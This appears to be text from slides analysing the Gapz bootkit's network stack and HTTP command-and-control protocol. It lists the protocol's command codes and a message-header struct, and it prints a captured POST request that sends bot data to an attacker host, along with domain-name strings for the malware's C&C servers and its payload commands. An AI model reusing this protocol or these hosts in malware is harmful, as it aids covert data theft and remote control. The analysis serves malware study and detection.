


# Gapz Network Protocol Architecture



# Gapz Network Protocol Implementation: NDIS


Gapz network protocol stack relies on miniport adapter driver:



# Gapz C&C Communication Protocol

- **Gapz communicates to C&C servers over HTTP protocol**
- **Capabilities of the protocol:**
  - ✓ **00 - download payload**
  - ✓ **01 - send bot information to C&C**
  - ✓ **02 - request payload download information**
  - ✓ **03 - report on running payload**
  - ✓ **04 - update payload download URL**
- **The requests corresponding to commands 0x01, 0x02 and 0x03 are performed by the POST method of the HTTP protocol.**

# Gapz C&C Communication Protocol: HTTP Request



```
struct MESSAGE_HEADER
{
    // Output of PRNG
    unsigned char random[128];

    // a DWORD from configuration file
    unsigned int reserved;

    // A binary string which is used to
    // authenticate C&C servers
    unsigned char auth_str[64];
};
```

# Gapz C&C Communication Protocol: HTTP Request

HTTP header

HTTP body

```
POST / HTTP/1.0
Host: hvqnut3kurg3lku.strangled.net
Content-Type: multipart/form-data; boundary=G5t1Hz50h7nHCmL07Pi
Content-Length: 598
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 5.1; Trident/5.0)

--G5t1Hz50h7nHCmL07Pi
Content-Disposition: form-data; name="kchVFAau"; filename="BjaYJT0pQJjoeZ.7z"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

τμ=1 * |eXg0i0=κ)γ+390eM=;}>2τ■A9I>■%?idePfφn-y>8e4Lp#^Jn||B ь0;|U~_4x#δDEΓMЦY#█↓q7?Я/ХН||Б}
цδHL■0<=+·Φ"Γde=Jτ f*ωЦW||Hh■^e;τwγwE 4▲XHδ 1fb429e64177f49860c81e257da8f0a15

--G5t1Hz50h7nHCmL07Pi
Content-Disposition: form-data; name="ZpkM1aN1RZ"

Nzc3NjgyNmY3ZmExOGY4ZTM5MjU4NjUwOVM1MWNlZXRQDAAAAAAAAA
--G5t1Hz50h7nHCmL07Pi
Content-Disposition: form-data; name="GsqrRLXjUDM"

ABYCGQAAAAAAAAAAgA==
--G5t1Hz50h7nHCmL07Pi--
```



*authenticate C&C servers*

*unsigned char auth\_str[64];*

*};*



# Gapz C&C Communication Protocol: C&C Reply



# Gapz C&C Communication Protocol: URLs

```
aX5cm8wx24bak5x db 'x5cm8wx24bak5x174q3rcd',0
aLry3v1fcnk7536 db 'lry3v1fcnk7536bq8phufxo',0
aE5acn6xq67dk3n db 'e5acn6xq67dk3nmxtp',0
a28jxqgsqxow90u db '28jxqgsqxow90u15y17tryc',0
a4g5cnisrmdecjx db '4g5cnisrmdecjxkj',0
aRxf2nbdhfhfj7xg db 'rxf2nbdhfhfj7xgtybh',0
a7xhixerlp1mxgi db '7xhixerlp1mxgim',0
aD12c2t15bws4ma db 'd12c2t15bws4ma40m80',0
aL1im5r7intdha1 db 'l1im5r7intdha1',0
aBw9dxplw9imnyb db 'bw9dxplw9imnybsgor0ejka',0
aR9unvqlauiepjx db 'r9unvqlauiepjx2ccwg',0
aD0xwik6gg151yp db 'd0xwik6gg151ypw',0
a246jqkwavq3vms db '246jqkwavq3vmsg1ke1guq',0
aNlye88n0wcovqr db 'nlye88n0wcovqryjbjch8',0
a269b5ralp13163 db '269b5ralp13163unaybv',0
a63ihtw2qy5x1t7 db '63ihtw2qy5x1t73m',0
aL4ehq11co6p9ps db 'l4ehq11co6p9psogg',0
aFcekpa5sma6upb db 'fcekpa5sma6upbv',0
aGdc6grjjsbslj1 db 'gdc6grjjsbslj1s26a',0
aIk8au0v db 'ik8au0v',0
a246581fcvowbbt db '246581fcvowbbt8hu0egyuw',0
```

**Third Level Domain  
Name Prefixes**

```
aCr db '&UJR'
db 0F7h, 34h, 82h, 3, 0B7h, 56h, 0A2h, 63h, 37h, 68h, 8Ch
db 92h, 63h, 5Eh, 0CCh, 56h, 0DDh, 0BEh, 48h, 38h, 67h
db 0B5h, 4 dup(0)
a_strangled_net db '.strangled.net',0
db 0CCh ; |
db 7Fh ; |
```


**Second Level  
Domain Name**



# Gapz C&C Communication Protocol: URLs

```
aKi0p3qi93do5dt db ki0p3qi93do5dt27r4rod4dqn',0
a80feq0kktt2d0r db 80feq0kktt2d0r',0
a9vsvjdpk3cy6vc db 9vsvjdpk3cy6vcxjfe7fk4',0
aEiuk73jpyxk db eiuk73jpyxk',0
a59xvddp36y24gq db 59xvddp36y24gqnkkuuy2nx0',0
a7m3ywqerne7kty db 7m3ywqerne7kty3d9i6',0
aA4o7c2h0ewi2 db a4o7c2h0ewi2',0
aF5arn9a8532fy1 db f5arn9a8532fy11bu',0
a1mxnxwf9g0f1xb db 1mxnxwf9g0f1xbwupx98k571v',0
a3wbja78hf635ah db 3wbja78hf635ahcm21otd0i5bry',0
a8xsnyq8591cvsm db 8xsnyq8591cvsmhsg0c7',0
a6jxw9j2fmhsbdy db 6jxw9j2fmhsbdyk5xfbqom',0
aHyktr2gbbar5 db hyktr2gbbar5',0
aNsvosgv3xg4awt db nsvosgv3xg4awtmbmlyp',0
aT6ss8u3310euks db t6ss8u3310euksemvwredirrs0fialw',0
aGk7xktdi74wu db gk7xktdi74wu',0
a11i0offnxa1v46 db 11i0offnxa1v4617mbj5aq7n21',0
aRye434oo98x7g9 db rye434oo98x7g9',0
aFckqitydq2fad8 db fckqitydq2fad81hufryrnr',0
aNkuxnytg8xk db nkuxnytg8xk',0
aFi14onpf6lgrsy db fi14onpf6lgrsyqxu6wv1a',0
aH4ag17g18qn37v db h4ag17g18qn37vo43wml8xhbb',0
aT0orrfi53nqn7o db t0orrfi53nqn7oi4d',0
db 0, 26h, 0Ch, 22h, 0F5h, 36h, 9Dh, 33h, 6Bh, 0Eh, 0Ah
db 32h, 0E8h, 20h, 8Dh, 0C1h, 0E1h, 4 dup(0)
a_zer0wave db .zer0wave',0
```


# Gapz User-mode Payload Functionality



Cmd #	Command Description
0	gather information about all the network adapters installed in the system and their properties and send it to kernel-mode module
1	gather information on the presence of particular software in the system
2	check internet connection by trying to reach update.microsoft.com
3	send & receive data from a remote host using Windows sockets
4	get the system time from time.windows.com
5	get the host IP address given its domain name (via Win32 API gethostbyname)
6	get Windows shell (by means of querying "Shell" value of "Software\Microsoft\Windows NT\CurrentVersion\Winlogon" registry key)

# Gapz User-mode Payload Interface

Gapz impersonates the handler of the payload requests in the *null.sys* driver to communicate with the injected payload:



